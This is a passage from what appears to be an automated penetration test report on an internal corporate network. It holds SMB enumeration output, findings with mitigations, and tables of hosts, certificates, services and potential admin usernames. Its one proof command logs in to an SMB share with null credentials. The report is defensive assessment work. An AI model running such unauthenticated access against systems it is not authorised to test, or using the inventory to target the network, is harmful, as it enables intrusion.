SMB [redacted] 445 DC02 [*] Windows Server 2016 Standard 14393 x64 (name:DC02)
```

```
 (domain:[redacted]local) (signing:False) (SMBv1:True)
SMB                      445    TABLEAU01        [*] Windows Server 2016 Standard 14393 x64 (name:TABLE
AU01) (domain:[redacted]local) (signing:False) (SMBv1:True)
SMB                      445    CLARIFI01        [*] Windows Server 2016 Standard 14393 x64 (name:CLARI
FI01) (domain:[redacted]local) (signing:False) (SMBv1:True)
SMB                      445    DC01             [*] Windows Server 2016 Standard 14393 x64 (name:DC01)
 (domain:[redacted]local) (signing:False) (SMBv1:True)
SMB                      445    [redacted]RS-01      [*] Windows 6.1 (name:[redacted]RS-01) (domain:[redacted]RS-01
) (signing:False) (SMBv1:True)
SMB                      445    VDESKTOP-1106    [*] Windows 10.0 Build 26100 x64 (name:VDESKTOP-1106)
(domain:[redacted]local) (signing:True) (SMBv1:False)
SMB                      445    QA-SQL01         [*] Windows Server 2016 Standard 14393 x64 (name:QA-SQ
L01) (domain:[redacted]local) (signing:False) (SMBv1:True)
SMB                      445    FS01             [*] Windows Server 2016 Standard 14393 x64 (name:FS01)
 (domain:[redacted]local) (signing:False) (SMBv1:True)
SMB                      445    UTIL01           [*] Windows Server 2016 Standard 14393 x64 (name:UTIL0
1) (domain:[redacted]local) (signing:False) (SMBv1:True)
SMB                      445    APP01            [*] Windows Server 2016 Standard 14393 x64 (name:APP01
) (domain:[redacted]local) (signing:False) (SMBv1:True)
SMB                      445    WSUS01           [*] Windows 10.0 Build 26100 x64 (name:WSUS01) (domain
:[redacted]local) (signing:False) (SMBv1:False)
Running CME against 16 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

2.5.6. SMB Null Session Allowed

LOW 0.1

H3-2020-0007

Details

The SMB service on this host is configured to allow SMB null sessions. An attacker can exploit this misconfiguration by connecting to the server without providing any credentials, gaining access to potentially sensitive shared resources and information.

By exploiting this misconfiguration, an attacker can potentially enumerate user lists, access files and other network resources, which can then be used to facilitate further attacks on the network.

Information Disclosure | Remote Code Execution | File Upload | Unauthorized Access

Mitigations

- Disable SMB Null Sessions if not needed using Group Policy or other enterprise configuration management solution.
- If SMB Null Sessions are required, implement strong NTFS permissions for more granular access control to authorized resources.
- Modify the NullSessionPipes and NullSessionShares registry entries to allow only trusted hosts, or remove them altogether if not needed.

References

- CWE-284: Improper Access Control @ **https://cwe.mitre.org/data/definitions/284.html**
- Network security: Allow LocalSystem NULL session fallback @ **https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-allow-localsystem-null-session-fallback**
- How to disable SMB/NETBIOS NULL Session on domain controllers @ **https://seneej.wordpress.com/2015/07/29/how-to-disable-smbnetbios-null-session-on-domain-controllers/**
- Network access: Restrict anonymous access to Named Pipes and Shares @ **https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-restrict-anonymous-access-to-named-pipes-and-shares**
- SMB and Null Sessions: Why Your Pen Test is Probably Wrong @ **https://techcommunity.microsoft.com/t5/storage-at-microsoft/smb-and-null-sessions-why-your-pen-test-is-probably-wrong/ba-p/1185365**
- Share Permissions @ **http://techgenix.com/share-permissions/**
- MITRE ATT&CK Technique: T1135: Network Share Discovery @ **https://attack.mitre.org/techniques/T1135**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
[redacted] : 445	[redacted]	SMB Service on [redacted] (cressida.callard.local) Port 445		LOW 0.1
[redacted] : 445	[redacted]	SMB Service on Domain Controller [redacted] (dc01 [redacted] local) Port 445		LOW 0.1
[redacted] : 445	[redacted]	SMB Service on Domain Controller [redacted] (dc02 [redacted] local) Port 445		LOW 0.1

Proof

Proof of exploitability against one of the affected assets: **SMB Service on [redacted] (cressida.callard.local) Port 445**

Command output from smbclient using null credentials

```
04/16/2026, 11:06 AM

$ smbclient \\[redacted]IPC$ -U % -p 445 -t 30 -c tcon IPC$; showconnect; logoff

tcon to IPC$ successful, tid: 1368348510
//[redacted]IPC$
logoff successful
```

2.5.7. Expired SSL/TLS Certificate

LOW 0.1

H3-2021-0025

Details

The SSL/TLS certificate has expired or is close to expiring.

An expired certificate causes browser security warnings to appear when a user browses to the web site using the certificate. These warnings erode user trust in the web site and create alert fatigue. Attackers can take advantage of this by launching man-in-the-middle attacks using a fraudulent certificate and trick users into divulging confidential information. If the web site uses HTTP Strict Transport Security (HSTS) and has an expired certificate, users won't be able to browse to it at all.

Impersonation

Mitigations

- Renew the certificate.
- If not in use, shut down the web site with the expired certificate.

References

- Let's Encrypt @ **https://letsencrypt.org/docs/**
- Public Key Certificate @ **https://en.wikipedia.org/wiki/Public_key_certificate**
- HTTP Strict Transport Security @ **https://https.cio.gov/hsts/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
[redacted] : 3001	[redacted]	Nessus Service on [redacted] [redacted]cohesity [redacted] local) Port 3001		LOW 0.1

Asset	Host	Description	Downstream Impacts	Severity
[redacted] : 443	[redacted]	Web Service on [redacted] (uranus.callard.local.[redacted]local) Port 443		LOW 0.1
[redacted] : 443	[redacted]	Web Service on [redacted] (util01.[redacted]local) Port 443		LOW 0.1
[redacted] : 3000	[redacted]	PPP Service on [redacted] ([redacted]cohesity[redacted]local) Port 3000		LOW 0.1
[redacted] : 443	[redacted]	Web Service on [redacted] Port 443		LOW 0.1
[redacted] : 443	[redacted]	Web Service on [redacted] Port 443		LOW 0.1
[redacted] : 10250	[redacted]	Service on [redacted] Port 10250		LOW 0.1
[redacted] : 443	[redacted]	Web Service on [redacted] ([redacted]cohesity[redacted]local) Port 443		LOW 0.1

3. Appendices

3.1. Credentials

The pentest captured **0 confirmed credentials** (with proof-of-access) and **12 potential credentials**.

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

3.1.1. Confirmed Credentials

No Credentials Found

3.1.2. Potential Credentials

First Seen	Username	Type	Iana Svc Name	Source	IP	Port	Product
04/16/2026, 11:46 AM	ADMIN	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:44 AM	ADMIN	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:48 AM	Administrator	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:44 AM	Administrator	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:44 AM	Admin	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:46 AM	Admin	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:46 AM	admin	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:48 AM	ADMIN	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:48 AM	Admin	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:46 AM	Administrator	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:48 AM	admin	STANDARD		Plaintext/Hash Dump			
04/16/2026, 11:44 AM	admin	STANDARD		Plaintext/Hash Dump			

3.2. Hosts

The pentest discovered **72 in-scope hosts** in the following subnets:

- [redacted]
- **nets:** [redacted]

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

First Seen	Host Name	IP	OS	Weaknesses	Data Resources	Credentials	Services	Web
04/16/2026, 10:57 AM	01 local	[redacted] Domain Controller	Microsoft Windows Server 2016 Standard 14393	3	0	0	27	0
04/16/2026, 10:57 AM	d 02 local	[redacted] Domain Controller	Microsoft Windows Server 2016 Standard 14393	3	0	0	26	0
04/16/2026, 10:58 AM		[redacted]	Linux	0	0	0	8	0
04/16/2026, 10:58 AM		[redacted]	Linux	0	0	0	8	0
04/16/2026, 10:58 AM		[redacted]	Linux	0	0	0	31	0
04/16/2026, 10:58 AM		[redacted]	Linux	1	0	0	10	1
04/16/2026, 10:57 AM	01 local	[redacted]	Microsoft Windows Server 2016 Standard 14393	2	0	0	28	0
04/16/2026, 10:57 AM	01 local	[redacted]	Linux	1	0	0	18	4
04/16/2026, 10:58 AM	cressida.callard.local	[redacted]	Ubuntu Linux 14.04	3	0	0	11	2
04/16/2026, 10:57 AM	h 01 local	[redacted]	Ubuntu Linux	0	0	0	6	3
04/16/2026, 10:57 AM	f 01 local	[redacted]	Microsoft Windows Server 2016 Standard 14393	1	0	0	11	0
04/16/2026, 10:57 AM	1 local	[redacted]	Microsoft Windows Server 2016 Standard 14393	1	0	0	13	1
04/16/2026, 10:57 AM	02 local	[redacted]	Microsoft Windows	0	0	0	17	1
04/16/2026, 10:58 AM		[redacted]		1	0	0	7	1
04/16/2026, 10:58 AM		[redacted]		1	0	0	6	1
04/16/2026, 10:57 AM	uranu al. local	[redacted]		1	0	0	7	1
04/16/2026, 10:57 AM	c ty local	[redacted]	Microsoft Windows 7601	2	0	0	17	1
04/16/2026, 10:57 AM	er local	[redacted]		0	0	0	17	2
04/16/2026, 10:58 AM	01 local	[redacted]	VMware ESXi	0	0	0	6	1
04/16/2026, 10:58 AM	esx-02.callard.local	[redacted]	VMware ESXi	0	0	0	7	1

3.3. Data Resources

The pentest discovered **0 resources** on **0 stores** containing potentially sensitive information.

3.3.1. Git Repositories

No Git Repos Found

3.3.2. S3 Buckets

No S3Bucket Found

3.3.3. Databases

No Databases Found

3.3.4. Fileshares

No Fileshares Found

3.3.5. Docker Registries

No Docker Registries Found

3.4. Web Resources and Certificates

The pentest crawled **42 web resources** on **20 web applications** and discovered **20 web certificates** containing potentially sensitive information.

Note: Further details including the full list of crawled URLs can be found in the NodeZero UI.

3.4.1. Applications

First Seen	IP	Port	Product	Total Resources	Login Pages
04/16/2026, 10:59 AM	[redacted]	tcp/443	Apache HTTPD 2.4.7, Unknown	10	0
04/16/2026, 10:59 AM	[redacted]	tcp/80	Apache HTTPD 2.4.7, Unknown	10	0
04/16/2026, 10:59 AM	[redacted]	tcp/8080		3	1
04/16/2026, 10:59 AM	[redacted]	tcp/443	Envoy Proxy Envoy, VMware vCenter Server SOAP API 7.0.3	2	0
04/16/2026, 10:59 AM	[redacted]	tcp/443	Envoy Proxy Envoy, VMware vCenter	2	0
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443	Apache HTTPD	1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0
04/16/2026, 10:59 AM	[redacted]	tcp/80	Igor Sysoev Nginx	1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0
04/16/2026, 11:05 AM	[redacted]	tcp/8089	Splunk Splunkd Httpd	1	0

First Seen	IP	Port	Product	Total Resources	Login Pages
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0
04/16/2026, 10:59 AM	[redacted]	tcp/80	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	1	0
04/16/2026, 10:59 AM	[redacted]	tcp/80	Tableau Server	1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443	Igor Sysoev Nginx	1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0
04/16/2026, 10:59 AM	[redacted]	tcp/443		1	0

3.4.2. Certificates

First Seen	IP	Port	Expiration	Issuer	Common Name	Signed
04/16/2026, 10:59 AM	[redacted]	443		CN=Synology Inc. CA, O=Synology Inc., L=Taipei, C=TW		No
04/16/2026, 10:59 AM	[redacted]	443		O=zerto.local, CN=zerto.local		No
04/16/2026, 11:02 AM	[redacted]	443	2027-01-20 23:05	[redacted]vc [redacted]local ([redacted] vcenter[redacted]local from US)	[redacted] vcenter.[redacted]local	No
04/16/2026, 11:03 AM	[redacted]	443	2027-05-19 15:30	CA [redacted]vCenter.callard.local from US)	[redacted]	No
04/16/2026, 11:03 AM	[redacted]	443	2024-01-25 22:44	Cohesity Inc Server (Cohesity Inc)	Cohesity Inc Server	No
04/16/2026, 11:03 AM	[redacted]	443	2035-03-12 01:08	Default Issuer (Do not trust) (Hewlett Packard Enterprise from US)	ILOMXQ011018X	No
04/16/2026, 11:03 AM	[redacted]	443	2024-12-21 02:54	[redacted]NetApp-A150	[redacted]NetApp-A150	No
04/16/2026, 11:03 AM	[redacted]	443	2035-03-12 16:09	Default Issuer (Do not trust) (Hewlett Packard Enterprise from US)	ILOMXQ011018Y	No
04/16/2026, 11:03 AM	[redacted]	443	2024-12-21 02:54	[redacted]NetApp-A150	[redacted]NetApp-A150	No
04/16/2026, 11:03 AM	[redacted]	443	2022-10-04 00:00	Util01[redacted]local	Util01[redacted]local	No
04/16/2026, 11:04 AM	[redacted]	443	2026-05-23 22:19	vdi-vcenter (vdi-vcenter[redacted]local from US)	vdi-vcenter.[redacted]local	No
04/16/2026, 11:04 AM	[redacted]	443	2037-07-03 21:13	Synology Inc. CA (Synology Inc. from TW)	synology.com	No
04/16/2026, 11:04 AM	[redacted]	443	2029-12-18 01:53	vdi-vcenter (vdi-vcenter[redacted]local from US)	esx-vdi01[redacted]local	No
04/16/2026, 11:04 AM	[redacted]	443	2029-12-18 02:21	vdi-vcenter (vdi-vcenter[redacted]local from US)	esx-vdi02.[redacted]local	No
04/16/2026, 11:05 AM	[redacted]	443	2063-05-19 15:07	zerto.local (zerto.local)	zerto.local	No
04/16/2026, 11:05 AM	[redacted]	443	2024-12-21 02:54	[redacted]NetApp-A150	[redacted]NetApp-A150	No
04/16/2026, 11:05 AM	[redacted]	443	2027-05-19 15:30	CA [redacted]vCenter.callard.local from US)	[redacted]	No

First Seen	IP	Port	Expiration	Issuer	Common Name	Signed
04/16/2026, 11:05 AM	[redacted]	9080		OU=VMware Engineering, O=[redacted]vCenter.callard.local, ST=California, C=US, DC=local, DC=vsphere, CN=CA, DC=local, DC=vsphere		No
04/16/2026, 10:59 AM	[redacted]	443		emailAddress=support@paloaltonetworks.com, CN=021209028086, O=Palo Alto Networks, L=Santa Clara, ST=CA, C=US, emailAddress=support@paloaltonetworks.com		No
04/16/2026, 10:59 AM	[redacted]	443		CN=Util01[redacted]local		No

3.5. Services

The pentest scanned **604 services** during the operation.

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:06 AM	[redacted]	udp/623	asf-rmcp		HIGH 7.5
04/16/2026, 11:06 AM	[redacted]	udp/623	asf-rmcp		HIGH 7.5
04/16/2026, 11:06 AM	[redacted]	udp/623	asf-rmcp		HIGH 7.5
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	Apache HTTPD 2.4.7, Unknown	LOW 3
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Apache HTTPD 2.4.7, Unknown	LOW 3
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	LOW 3
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1.1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1.1
04/16/2026, 11:05 AM	[redacted]	tcp/445	netbios-ssn	Samba Smbd 3.X - 4.X	LOW 1.1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	netbios-ssn	Samba Smbd 3.X - 4.X	LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds		LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	LOW 1
04/16/2026, 11:05 AM	[redacted]	tcp/10250	unknown	Kubernetes Kubelet	LOW 0.1
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Microsoft IIS Httpd 10.0	LOW 0.1
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Apache HTTPD	LOW 0.1

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Apache HTTPD	LOW 0.1
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Apache HTTPD	LOW 0.1
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Kubernetes Api-server	LOW 0.1
04/16/2026, 11:05 AM	[redacted]	tcp/3000	ppp	Amazon S3	LOW 0.1
04/16/2026, 11:05 AM	[redacted]	tcp/3001	nessus		LOW 0.1
04/16/2026, 10:57 AM	[redacted]	tcp/53	domain	Jh Software Simple DNS Plus	
04/16/2026, 10:57 AM	[redacted]	udp/53	domain		
04/16/2026, 11:06 AM	[redacted]	udp/88	kerberos	Microsoft Windows Kerberos	
04/16/2026, 11:05 AM	[redacted]	tcp/88	kerberos-sec	Microsoft Windows Kerberos	
04/16/2026, 11:06 AM	[redacted]	udp/123	ntp	NTP V3	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 10:58 AM	[redacted]	tcp/389	ldap	Microsoft Windows Active Directory LDAP	
04/16/2026, 11:05 AM	[redacted]	tcp/464	kpasswd5		
04/16/2026, 11:05 AM	[redacted]	tcp/593	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
04/16/2026, 11:05 AM	[redacted]	tcp/636	tcpwrapped		
04/16/2026, 10:58 AM	[redacted]	tcp/3268	ldap	Microsoft Windows Active Directory LDAP	
04/16/2026, 11:05 AM	[redacted]	tcp/3269	tcpwrapped		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:20 AM	[redacted]	tcp/9389	mc-nmf	.NET Message Framing	
04/16/2026, 11:20 AM	[redacted]	tcp/49665	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49669	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49670	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49672	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
04/16/2026, 11:20 AM	[redacted]	tcp/49673	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/51838	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/51875	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/51878	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:20 AM	[redacted]	tcp/55957	msrpc	Microsoft Windows RPC	
04/16/2026, 10:57 AM	[redacted]	tcp/53	domain	Jh Software Simple DNS Plus	
04/16/2026, 10:57 AM	[redacted]	udp/53	domain		
04/16/2026, 11:06 AM	[redacted]	udp/88	kerberos	Microsoft Windows Kerberos	
04/16/2026, 11:05 AM	[redacted]	tcp/88	kerberos-sec	Microsoft Windows Kerberos	
04/16/2026, 11:06 AM	[redacted]	udp/123	ntp	NTP V3	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 10:58 AM	[redacted]	tcp/389	ldap	Microsoft Windows Active Directory LDAP	
04/16/2026, 11:05 AM	[redacted]	tcp/464	kpasswd5		
04/16/2026, 11:05 AM	[redacted]	tcp/593	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
04/16/2026, 11:05 AM	[redacted]	tcp/636	tcpwrapped		
04/16/2026, 10:58 AM	[redacted]	tcp/3268	ldap	Microsoft Windows Active Directory LDAP	
04/16/2026, 11:05 AM	[redacted]	tcp/3269	tcpwrapped		
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:20 AM	[redacted]	tcp/9389	mc-nmf	.NET Message Framing	
04/16/2026, 11:20 AM	[redacted]	tcp/49665	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49667	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49668	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49671	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49673	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
04/16/2026, 11:20 AM	[redacted]	tcp/49674	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/64866	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/64878	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 9.2p1 Debian 2+deb12u7	
04/16/2026, 11:05 AM	[redacted]	tcp/4005	pxc-pin		
04/16/2026, 11:05 AM	[redacted]	tcp/4006	pxc-spvr		
04/16/2026, 11:20 AM	[redacted]	tcp/4007	tcpwrapped		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:20 AM	[redacted]	tcp/4008	tcpwrapped		
04/16/2026, 11:20 AM	[redacted]	tcp/4009	chimera-hwm		
04/16/2026, 11:20 AM	[redacted]	tcp/9007	tcpwrapped		
04/16/2026, 11:20 AM	[redacted]	tcp/9008	tcpwrapped		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 9.2p1 Debian 2+deb12u7	
04/16/2026, 11:05 AM	[redacted]	tcp/4005	pxc-pin		
04/16/2026, 11:05 AM	[redacted]	tcp/4006	pxc-spvr		
04/16/2026, 11:20 AM	[redacted]	tcp/4007	tcpwrapped		
04/16/2026, 11:20 AM	[redacted]	tcp/4008	tcpwrapped		
04/16/2026, 11:20 AM	[redacted]	tcp/4009	chimera-hwm		
04/16/2026, 11:20 AM	[redacted]	tcp/9007	tcpwrapped		
04/16/2026, 11:20 AM	[redacted]	tcp/9008	tcpwrapped		
04/16/2026, 11:06 AM	[redacted]	udp/17	qotd		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 9.2p1 Debian 2+deb12u7	
04/16/2026, 11:06 AM	[redacted]	udp/88	kerberos-sec		
04/16/2026, 11:06 AM	[redacted]	udp/111	rpcbind		
04/16/2026, 11:06 AM	[redacted]	udp/135	msrpc		
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp		
04/16/2026, 11:06 AM	[redacted]	udp/162	snmptrap		
04/16/2026, 11:06 AM	[redacted]	udp/623	asf-rmcp		
04/16/2026, 11:06 AM	[redacted]	udp/626	serialnumberd		
04/16/2026, 11:06 AM	[redacted]	udp/996	vsinet		
04/16/2026, 11:06 AM	[redacted]	udp/1023	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/1025	blackjack		
04/16/2026, 11:06 AM	[redacted]	udp/1026	win-rpc		
04/16/2026, 11:06 AM	[redacted]	udp/1646	radacct		
04/16/2026, 11:06 AM	[redacted]	udp/2049	nfs		
04/16/2026, 11:06 AM	[redacted]	udp/3703	adobeserver-3		
04/16/2026, 11:05 AM	[redacted]	tcp/4005	pxc-pin		
04/16/2026, 11:05 AM	[redacted]	tcp/4006	pxc-spvr		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:20 AM	[redacted]	tcp/4007	tcpwrapped		
04/16/2026, 11:20 AM	[redacted]	tcp/4008	tcpwrapped		
04/16/2026, 11:20 AM	[redacted]	tcp/4009	chimera-hwm		
04/16/2026, 11:06 AM	[redacted]	udp/4444	krb524		
04/16/2026, 11:20 AM	[redacted]	tcp/9007	tcpwrapped		
04/16/2026, 11:20 AM	[redacted]	tcp/9008	tcpwrapped		
04/16/2026, 11:06 AM	[redacted]	udp/20031	bakbonenetvault		
04/16/2026, 11:06 AM	[redacted]	udp/31337	BackOrifice		
04/16/2026, 11:06 AM	[redacted]	udp/33281	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49152	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49156	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49181	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49190	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 9.2p1 Debian 2+deb12u7	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	Igor Sysoev Nginx	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Igor Sysoev Nginx	
04/16/2026, 11:05 AM	[redacted]	tcp/9071	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/9669	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/10257	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/10259	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/12379	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/16443	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/25	smtp	Microsoft ESMTP 10.0.14393.4169	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	Microsoft IIS Httpd 10.0	
04/16/2026, 11:05 AM	[redacted]	tcp/81	http	Microsoft IIS Httpd 10.0	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 11:05 AM	[redacted]	tcp/587	smtp	Microsoft ESMTP 10.0.14393.4169	
04/16/2026, 11:05 AM	[redacted]	tcp/1433	ms-sql-s	Microsoft SQL Server 2019 15.00.4455	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:20 AM	[redacted]	tcp/8530	http	Microsoft IIS Httpd 10.0	
04/16/2026, 11:20 AM	[redacted]	tcp/8531	unknown		
04/16/2026, 11:20 AM	[redacted]	tcp/8889	ddi-tcp-2		
04/16/2026, 11:20 AM	[redacted]	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 11:20 AM	[redacted]	tcp/49664	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49665	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49668	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49670	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49697	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49701	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49707	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49721	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49750	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/49753	msrpc	Microsoft Windows RPC	
04/16/2026, 11:20 AM	[redacted]	tcp/58756	mc-nmf	.NET Message Framing	
04/16/2026, 11:20 AM	[redacted]	tcp/65284	ms-sql-s	Microsoft SQL Server 2019 15.00.4455	
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 8.2	
04/16/2026, 10:59 AM	[redacted]	tcp/80	http	Igor Sysoev Nginx	
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Samba Nmbd Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Samba Smbd 3.X - 4.X	
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp	Net-snmp	
04/16/2026, 11:05 AM	[redacted]	tcp/161	snmp		
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	Igor Sysoev Nginx	
04/16/2026, 11:06 AM	[redacted]	udp/1900	upnp		
04/16/2026, 11:05 AM	[redacted]	tcp/3260	iscsi	Synology DSM iSCSI	
04/16/2026, 11:05 AM	[redacted]	tcp/3261	iscsi	Synology DSM Snapshot Replication iSCSI LUN	
